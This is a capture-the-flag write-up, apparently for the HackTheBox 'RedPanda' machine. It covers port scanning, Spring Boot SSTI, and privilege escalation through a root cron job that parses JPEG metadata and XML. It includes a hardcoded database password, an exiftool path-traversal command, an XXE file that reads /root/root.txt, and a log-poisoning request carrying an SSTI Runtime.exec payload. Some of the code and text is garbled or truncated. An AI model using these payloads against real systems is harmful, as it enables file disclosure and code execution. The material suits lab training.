



Information Gathering

1) Found open ports



```
[vigneswar@VigneswarPC]~[~]
$ sudo nmap 10.10.11.170 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 10:32 IST
Nmap scan report for 10.10.11.170
Host is up (0.20s latency).
Not shown: 63141 closed tcp ports (reset), 2392 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp  open  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=6/18%Time=6671154E%P=x86_64-pc-linux-gnu%r
SF:(GetRequest, 690, "HTTP/1.\x20200\x20r\nContent-Type:\x20text/html;cha
SF:rset=UTF-8\r\nContent-Language:\x20en-US\r\nDate:\x20Tue,\x2018\x20Jun\
SF:\x202024\x20005:04:13\x20GMT\r\nConnection:\x20close\r\n\r\n<DOCTYPE\x20
SF:html>\n<html\x20lang=\"en\"\x20dir=\"ltr\">\n\x20\x20<head>\n\x20\x20\x20
SF:\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20<meta\x20author=\"wo
SF:oden_k\">\n\x20\x20\x20<!--Codepen\x20by\x20khr2003:\x20https://cod
SF:esheet.io/khr2003/pen/BGZdXw\x20--->\n\x20\x20\x20\x20<link\x20rel=\"styl
SF:esheet\">\n\x20href=\"css/panda.css\">\n\x20type=\"text/css\">\n\x20\x20\x20
SF:\x20<link\x20rel=\"stylesheet\">\n\x20href=\"css/main.css\">\n\x20type=\"tex
SF:t/css\">\n\x20\x20\x20\x20<title>Red\x20Panda\x20Search\x20/\x20Made\x20
SF:\x20with\x20Spring\x20Boot</title>\n\x20\x20</head>\n\x20\x20<body>\n\x20\x20
SF:\x20\x20\x20\x20<div\x20class=\"pande\">\n\x20\x20\x20\x20\x20\x20<div\x20c
SF:lass=\"earl\x20left\"></div>\n\x20\x20\x20\x20\x20\x20<div\x20class=\"earl\x20
SF:right\"></div>\n\x20\x20\x20\x20\x20\x20\x20<div\x20class=\"whiskers\x20lef
SF:t\">\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20</div>\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20<div\x20class=\"whiskers\x20right\">\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20\x20\x20<span></span>\n
SF:\n\x20\x20\x20\x20\x20\x20<span></span>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20</div>\n\x20\x20\x20\x20\x20\x20\x20<div\x20class=\"face\">\n\x20\x20\x20\x20\x20
```


2) Checked the website






3) Searched for more pages






4) The server runs java SpringBoot




Vulnerability Assessment

1) Found ssti vulnerabilty




2) Got rce



Exploitation

1) Got reverse shell



Privilege Escalation

1) Found user credentials in a java file

```

public String filter(String arg) {
    String[] no_no_words = {"%", "-", "$", "~", };
    for (String word : no_no_words) {
        if(arg.contains(word)){
            return "Error ocured: banned characters";
        }
    }
    return arg;
}

public ArrayList searchPanda(String query) {
    Connection conn = null;
    PreparedStatement stmt = null;
    ArrayList<ArrayList> pandas = new ArrayList();
    try {
        Class.forName("com.mysql.cj.jdbc.Driver");
        conn = DriverManager.getConnection("jdbc:mysql://localhost:3306/red_panda", "woodenk", "RedPandazRule");
        stmt = conn.prepareStatement("SELECT name, bio, imgloc, author FROM pandas WHERE name LIKE ?");
        stmt.setString(1, "%" + query + "%");
        ResultSet rs = stmt.executeQuery();
        while(rs.next()){
            ArrayList<String> panda = new ArrayList<String>();
            panda.add(rs.getString("name"));
            panda.add(rs.getString("bio"));
            panda.add(rs.getString("imgloc"));
            panda.add(rs.getString("author"));
            pandas.add(panda);
        }
    } catch (Exception e) { System.out.println(e); }
    return pandas;
}

```

2) Found a cron job

```

2024/06/18 06:22:00 CMD: UID=0      PID=17017 |
2024/06/18 06:22:01 CMD: UID=0      PID=17022 | /usr/sbin/CRON -f
2024/06/18 06:22:01 CMD: UID=0      PID=17023 | /bin/sh -c /root/run_credits.sh
2024/06/18 06:22:01 CMD: UID=0      PID=17024 | /bin/sh /root/run_credits.sh
2024/06/18 06:22:01 CMD: UID=0      PID=17025 | java -jar /opt/credit-score/LogParser/final/target/final-1.0-jar-with-dependencies.jar

```

3) Found its source code

woodenk@redpanda:/opt/credit-score/LogParser/final/src/main/java/com/logparser\$ cat App.java

```

package com.logparser;
import java.io.BufferedWriter;
import java.io.File;
import java.io.FileWriter;
import java.io.IOException;
import java.util.HashMap;
import java.util.Map;
import java.util.Scanner;

import com.drew.imaging.jpeg.JpegMetadataReader;
import com.drew.imaging.jpeg.JpegProcessingException;
import com.drew.metadata.Directory;
import com.drew.metadata.Metadata;
import com.drew.metadata.Tag;

import org.jdom2.JDOMException;
import org.jdom2.input.SAXBuilder;
import org.jdom2.output.Format;
import org.jdom2.output.XMLOutputter;
import org.jdom2.*;

public class App {
    public static Map parseLog(String line) {
        String[] strings = line.split("\\|");
        Map map = new HashMap<>();
        map.put("status_code", Integer.parseInt(strings[0]));
        map.put("ip", strings[1]);
        map.put("user_agent", strings[2]);
        map.put("uri", strings[3]);
    }
}

```

```

        return map;
    }
    public static boolean isImage(String filename){
        if(filename.contains(".jpg"))
        {
            return true;
        }
        return false;
    }
    public static String getArtist(String uri) throws IOException,
JpegProcessingException
    {
        String fullpath = "/opt/panda_search/src/main/resources/static" + uri;
        File jpgFile = new File(fullpath);
        Metadata metadata = JpegMetadataReader.readMetadata(jpgFile);
        for(Directory dir : metadata.getDirectories())
        {
            for(Tag tag : dir.getTags())
            {
                if(tag.getTagNames() == "Artist")
                {
                    return tag.getDescription();
                }
            }
        }

        return "N/A";
    }
    public static void addViewTo(String path, String uri) throws JDOMException,
IOException
    {
        SAXBuilder saxBuilder = new SAXBuilder();
        XMLOutputter xmlOutput = new XMLOutputter();
        xmlOutput.setFormat(Format.getPrettyFormat());

        File fd = new File(path);

        Document doc = saxBuilder.build(fd);

        Element rootElement = doc.getRootElement();

        for(Element el: rootElement.getChildren())
        {

            if(el.getName() == "image")
            {
                if(el.getChild("uri").getText().equals(uri))
                {
                    Integer totalviews =
Integer.parseInt(rootElement.getChild("totalviews").getText()) + 1;
                    System.out.println("Total views:" +
Integer.toString(totalviews));

                    rootElement.getChild("totalviews").setText(Integer.toString(totalviews));
                    Integer views =
Integer.parseInt(el.getChild("views").getText());
                    el.getChild("views").setText(Integer.toString(views + 1));
                }
            }
        }
        BufferedWriter writer = new BufferedWriter(new FileWriter(fd));
        xmlOutput.output(doc, writer);
    }
}

```

```

    public static void main(String[] args) throws JDOMException, IOException,
JpegProcessingException {
        File log_fd = new File("/opt/panda_search/redpanda.log");
        Scanner log_reader = new Scanner(log_fd);
        while(log_reader.hasNextLine())
        {
            String line = log_reader.nextLine();
            if(!isImage(line))
            {
                continue;
            }
            Map parsed_data = parseLog(line);
            System.out.println(parsed_data.get("uri"));
            String artist = getArtist(parsed_data.get("uri").toString());
            System.out.println("Artist: " + artist);
            String xmlPath = "/credits/" + artist + "_creds.xml";
            addViewTo(xmlPath, parsed_data.get("uri").toString());
        }
    }
}

```

The code generates xml page that is seen in /stats
we can host custom xml by injecting in artist field

4) Made payload

```

(vigneswar@VigneswarPC)-[~]
$ exiftool -Artist='../../home/woodenk/exploit' download.jpeg
1 image files updated

```

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE author [
  <!ENTITY xxe SYSTEM "file:///root/root.txt" !>
] >
<credits>
  <author>&xxe|</author>
  <image>
    <uri>/img/greg.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/hungry.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/smooch.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/smiley.jpg</uri>
    <views>0</views>
  </image>
  <totalviews>0</totalviews>
</credits>
~
~
~

```

5) Poisoned the log

```

Request
Pretty Raw Hex
1 POST /search HTTP/1.1
2 Host: 10.10.11.170:8080
3 User-Agent: foo|/../../../../../../../../../../../../../../../../home/woodenk/download.jpeg
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.170:8080/search
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 112
10 Origin: http://10.10.11.170:8080
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14 name=
  *{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('ls')).g
  etInputStream()}}

```



```
woodenk@redpanda:~$ cat /opt/panda_search/redpanda.log
```

```
200||10.10.14.5||foo||/../../../../../../../../../../../../home/woodenk/download.jpeg||/search  
200||10.10.14.5||foo||/../../../../../../../../../../../../home/woodenk/download.jpeg||/search
```